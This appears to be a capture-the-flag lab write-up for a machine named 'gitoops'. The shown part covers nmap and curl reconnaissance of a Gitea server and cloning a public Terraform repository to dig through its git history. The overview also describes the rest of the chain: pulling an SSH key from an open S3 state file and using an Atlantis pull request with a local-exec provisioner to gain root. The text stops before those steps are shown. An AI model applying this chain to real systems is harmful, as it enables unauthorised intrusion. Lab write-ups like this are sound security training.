Overview
The machine starts by enumerating a gitea instance that exposes a public terraform repository, recovering an unauthenticated s3 bucket state file via git history to extract an ssh private key to get shell as alexis to find an atlantis service running as root and leaking a gitea token, and abusing a terraform local-exec provisioner via a malicious pull request with atlantis plan and atlantis apply to set the SUID bit on bash to get shell as root
Enumeration
We start with nmap scan as usual
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.141.49
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-30 12:59 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:59
Completed NSE at 12:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:59
Completed NSE at 12:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:59
Completed NSE at 12:59, 0.00s elapsed
Initiating Ping Scan at 12:59
Scanning 10.1.141.49 [2 ports]
Completed Ping Scan at 12:59, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:59
Completed Parallel DNS resolution of 1 host. at 12:59, 2.15s elapsed
Initiating Connect Scan at 12:59
Scanning 10.1.141.49 [1000 ports]
Discovered open port 22/tcp on 10.1.141.49
Discovered open port 443/tcp on 10.1.141.49
Discovered open port 80/tcp on 10.1.141.49
Increasing send delay for 10.1.141.49 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.1.141.49 from 5 to 10 due to max_successful_tryno increase to 5
Discovered open port 2222/tcp on 10.1.141.49
Increasing send delay for 10.1.141.49 from 10 to 20 due to max_successful_tryno increase to 6
Completed Connect Scan at 12:59, 26.05s elapsed (1000 total ports)
Initiating Service scan at 12:59
Scanning 4 services on 10.1.141.49
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_
]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color | )LaserJet ([\w._ -]+) '
Completed Service scan at 12:59, 13.06s elapsed (4 services on 1 host)
NSE: Script scanning 10.1.141.49.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:59
NSE Timing: About 99.82% done; ETC: 13:00 (0:00:00 remaining)
Completed NSE at 13:00, 33.85s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:00
Completed NSE at 13:00, 2.18s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:00
Completed NSE at 13:00, 0.00s elapsed
Nmap scan report for 10.1.141.49
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-08-30 12:59:15 EDT for 75s
Not shown: 996 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 55:7b:b0:a2:7a:ba:af:31:3b:81:ce:01:ff:db:c3:98 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDUqNL0gJxWpRUrmcJebDiFx2LaQjxZlL6Qy+a15eJls1F7p8i4MY5RHNFXAAnTDwNCD58gJcnwdt3CFiuPT
hPc=
| 256 5f:e6:6d:39:db:bc:91:38:17:f5:64:90:01:c3:4e:3b (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTFT0tRIB7gjPSGAWbbwK0wfBefsInz9h1a6DweHg8/
80/tcp open http syn-ack nginx 1.24.0 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-server-header: nginx/1.24.0 (Ubuntu)
| _http-title: Did not follow redirect to https://10.1.141.49/
443/tcp open ssl/http syn-ack nginx 1.24.0 (Ubuntu)
| _ssl-date: TLS randomness does not represent time
| _http-favicon: Unknown favicon MD5: E90D8DFFBA444C7F6211E99D678E5CB2
| http-methods:
| _ Supported Methods: HEAD GET
| tls-alpn:
| http/1.1
| http/1.0
| _ http/0.9
| _http-title: Gitea
| _http-server-header: nginx/1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=gitoops.local
| Subject Alternative Name: DNS:gitoops.local, DNS:*.gitoops.local
| Issuer: commonName=gitoops.local
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-29T20:17:03
| Not valid after: 2035-10-27T20:17:03
| MD5: 4472:0bc3:c017:23d6:b9b7:97f3:89b1:f6aa
| SHA-1: 78e3:e764:9479:9146:fe9b:d38b:2a44:eebd:b1c3:f92f
| -----BEGIN CERTIFICATE-----
| MIIFCjCCAvKgAwIBAgIUcXyBr9yHUkPvOLC3lTMyiEJgu0MwDQYJKoZIhvcNAQEL
| BQAwGDEWMBQGA1UEAwwNZ2l0b29wcy5sb2NhbDAeFw0yNTEwMjkyMDE3MDNaFw0z
| NTEwMjcyMDE3MDNaMBgxFjAUBgNVBAMMDWdpdG9vcHMubG9jYWwwggIiMA0GCSqG
| SIb3DQEBAQUAA4ICDwAwggIKAoICAQCX9Jn8oZgLfg6jQrypwGDoEOi7Q6XCFeVE
| dJCkey9El2lb/roY1MHOLrzS78dSNDOc/5BCu/C/0FOMyTu3vHnmvVYCbmN8Nx+h
| GppIS32A8H9rWvg9AL9hFMVaVPXtKVD7tmgZf1a2purk7McHiMMwkn3MSWhYQTKC
| GMHTR3slH2OhDP+qXkxOuIB3g6csVqQNbpgiAchlueM0/pxgbFUFyVGHd82av15U
| 83UIdaYBMYe8UytgjygIFDLvds7k7MKDI/ej+RgrRwJSE52iW7DX4SLkxBs0/lza
| EyGYLW25UVaETx1fYv9HhySrgRIfJ1t7JNkDokx+RVGYm7G3vNTTYR1/wNwD8V93
| wsj1l5t8Qmlu/kYS/rde1GE0JiG5YguhwydEXje6c88j+KQ49cbG/83rh1R1TtBa
| /RUYdyWZSYu8qsOLFh1hh99gchUBAgvt3hYmh6ase2QdRr8+0RYYc0GG8ypOurKh
| et4SZriuXp/XLCvSuP4afDERBsN3mRYElO7mYGwrQ1T5sDWJg4jIXxiLx3bcw1Oq
| kCXPvtIVslwV2JO70nOtYdko18J/bPTqY//gTxGtMNZQK0K96A2KUd8e/yF9OXHh
| C+hKjeag4h46RYMAmboxTOgjlpy3ycQoN0oSM/wjSqNife8FvOr03ST9KUecshAt
| eDx/v6NF+QIDAQABo0wwSjApBgNVHREEIjAggg1naXRvb3BzLmxvY2Fsgg8qLmdp
| dG9vcHMubG9jYWwwHQYDVR0OBBYEFAO0il1TN35/O0AELNSg/0MTuyNaMA0GCSqG
| SIb3DQEBCwUAA4ICAQA6Rkw3SkdMLd/12tdi7WmYgPwprRXLJzSZF2ZSlFIpbyqE
| K+VqJghif5cYxo9IdQcTHmsgBB+bUtSqBqIZ+8ae0gZVe2yndyJkxF4zIoC29CxA
| /z5Ygw+ohxGoPIq2EfYjOxYk13SdI8Nxs36/8BiHGAnoKlw3cI+maxF/jAV1RkVc
| UZ3uz8wFzq68nTQeY90bqZoLAu6bXc61iKvPam42P5w5WxA5DNmc11CgZwb39xHj
| sGxNAI2oxDe25fwCi6Onf04cTUE6yMBbty3JHxW4is9m4ROJ8sDy00XeIZWeyUlE
| MwImxuyckt/amG8jyA9em21HgSwzIp6FWZ4TBz9uZCq473/xAVyqsFaWJLi/b9c0
| i3wozLRDnrXxaRgLq/HEw0VDMEof+MbmDIC6QXRkY1BCDov6OZ6ue5VOjbbdutmi
| uSpDjqKm4o1qZGLXRFRgvXoVzVGsVYKbIKBg7rVDyczHGUivE0+ZKdiZdfXt5Z7g
| Sxrr7dUeG6HoXmdAaMNnvlRTu7XC5gQYhmFSAUUUtz7RwO1C63xdREHZ+DfXXVUl
| KSZT4OlcxhlQwqfjBLet7UfCFufCuf1ItLDmtj1VJGqn4I9JcVjZwtT+Z8AmFV+3
| yFgWHsdmnaQSqDXA4EOZ8mXKITzKa0tk7SocEuMIOGsdr/SHnWlmwOq8iXVuXg==
| _-----END CERTIFICATE-----
2222/tcp open ssh syn-ack Golang x/crypto/ssh server (protocol 2.0)
| ssh-hostkey:
| 4096 ee:58:7d:03:7a:85:14:c5:a5:79:e6:05:0e:24:77:cc (RSA)
| _ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDU3VWNYW9iqkTjd2VLW5J1DhjL2H3/mNe1qzLPjYMG783qZF0FRYPkDduSxvefSi+nVP1nYR9croaP9bpndMqbuBQ3T5rSAwjYLpcQiB0F4AHVYxUGk/Hf
1ZqFrmMRLA8u/z8gG8W8XE1D8es+TPVT0lDwMDiFt8+NbRW+vA87xytmquQgfaLQeopMOCaCE14/qb3TPqdhT63fhKjvXFy+RcQLGjbmmHn2M7zkWi8tgNhViHP8JJj4iatS63MfymLlvGMrHaAJZHrWzOayjW
jjj0m5H3YFKR2X2Rz1+opOjiZtejWxU/EObiWF2FqRDHPt/5CAGhAPhLfoUwop3n0FsUJtPPvd+Mp7EuOuoOoSFZEsAUh6MNdcTT/fdldraGswnZeu4xXMv09i8NDJIiumNA+Su5bOOaoepmpa0I9XlOwR0b+6
qmyLDF+ihFLbLi3K9h5oyWWRXtJZxC3uHt8BE/xeK3e0HfQhMV9UNsl/aKsdTex+rDbpzwKi4UwJcx+yrjneeN9vMdUdxYbXwfA3UtHSA8suSQ++8lwMYLTKxxa9oLm4L5OtT3WiitpwRv+uVciArqUmzY+0CZ
sT71IGL+j5fLhecMSfzZhIIPBu63Sb2RCzYvdqdZxxSFc0tJLzU9SdtSaqQ7Heupn6DegWKlnXRL1IDNLJQcHLft6Uew==
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:00
Completed NSE at 13:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:00
Completed NSE at 13:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:00
Completed NSE at 13:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.21 secondsNmap scan showed 4 open ports
- port 22 hosting OpenSSH9.1
- port 80 that redirects to port 443
- port 443 hosting Gitea instance
- port 2222 hosting another SSH server (probably for the version control)
Gitea
So let's start with the web enumeration
As you can see the curl to the port 80 returns 301
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ curl http://10.1.141.49
< html>
< head><title>301 Moved Permanently</title></head>
< body>
< center><h1>301 Moved Permanently</h1></center>
< hr><center>nginx/1.24.0 (Ubuntu)</center>
< /body>
< /html>
And if we follow redirection it returns 200 ok and we'll see that in GUI to see where it goes
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ curl -k http://10.1.141.49 -L -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 30 Aug 2026 17:02:57 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://10.1.141.49/

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sun, 30 Aug 2026 17:02:58 GMT
Connection: keep-alive

By going to http://IP it redirects to HTTPS instead of HTTP and as you can see it is a Gitea instance

First thing we do is enumeration, for public repos and users
For repos there is a repo called public written in HCL (HashiCorp Configuration Language) which is a declarative configuration language just like TOML and JSON but it is designed primarily for IaC (Infra as a Code)

Listing that repo's watcher is a good way to enumerate some users and we got 3 users alexis, Gitea, and atlantis (this one looks like a service name not actual user)
Public Repository
First thing we do is cloning the public repo to start looking what's in it, make sure to ignore the SSL cause there isn't a certificate
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops]
└──╼ [★]$ git -c http.sslVerify=false clone https://10.1.141.49/gitCorp/public.git
Cloning into 'public' ...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 23 (delta 7), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (23/23), 6.38 KiB | 2.13 MiB/s, done.
Resolving deltas: 100% (7/7), done.
As you can see it has some files with the extension .tf which is the language we mentioned above used by Terraform
Terraform is an open-source infrastructure as code (IaC) tool that lets you build, change, and manage cloud and on-premises resources safely and efficiently using human-readable configuration files
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops/public]
└──╼ [★]$ ls
data.tf  ec2.tf  main.tf  settings.tf  variables.tf
Listing the logs quickly before examining the main to know how big the repo is and what was added and when just to get to know the repo quickly
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops/public]
└──╼ [★]$ git log -a
commit 04b755896bb27c3b9b4cfde48e6d46a13a9a9fbb (HEAD -> main, origin/main, origin/HEAD)
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Update backend to use S3

commit 5bdce14f0004d01d9022dedf72fbc70424da4539
Author: alexis < alexis@noreply.gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Move state to S3

commit ceadb8636e1627e3191a0072a37c7698046dbfd5
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add variables.tf

commit 2d8cde0da2fad6e9559213ab6685d16f06c5ace4
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add settings.tf

commit 8d4cbb666e243484de493a06f7ac6456741f2efd
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add main.tf

commit 703518830628dee5566d7e0581d7b9ef5d40b8c2
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add ec2.tf

commit 46ac22738b214e0caac7adc44cf33a47abc8ddae
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add data.tf

commit 3cc2a581e8b9a6844d3773f35285304b8124a10c
Author: alexis < alexis@gitoops.local>
Date:   Mon Jan 1 00:00:00 2001 +0000

    Add terraform.tfstate
Starting with the main.tf file we'll see that there is SSH keys mentioned in the repo and AWS s3 bucket so our goal for now is to get our hands on anyone of those keys

Most of the cloud operators start with a local backend first before migrating to the S3 bucket, and usually use files like <name>.tfstate mostly named Terraform or something
This file just mimics the S3 storage for the setup phase and we saw earlier that the first commit had a file like this.
Sometimes they forget and put actual keys for testing and forget to remove it or something or a password and we might get lucky.
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops/public]
└──╼ [★]$ git checkout 3cc2a5
Note: switching to '3cc2a5'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c < new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at 3cc2a58 Add terraform.tfstate
This is the file as you can see
┌─[]─[10.200.88.81]─[jimmex@attacker]─[~/HSM/gitoops/public]
└──╼ [★]$ ls
terraform.tfstate
Unauthenticated S3 bucket
Looking inside the file found no secret keys or private keys or passwords it was just a placeholder. but we don't need it anyway cause we know that there is an S3 bucket which holds the actual data so if this bucket allows unauthenticated access it'll be huge for us to read those keys
Looking in the settings.tf to get the bucket name and the key and as you can see they are under the bucket and key values
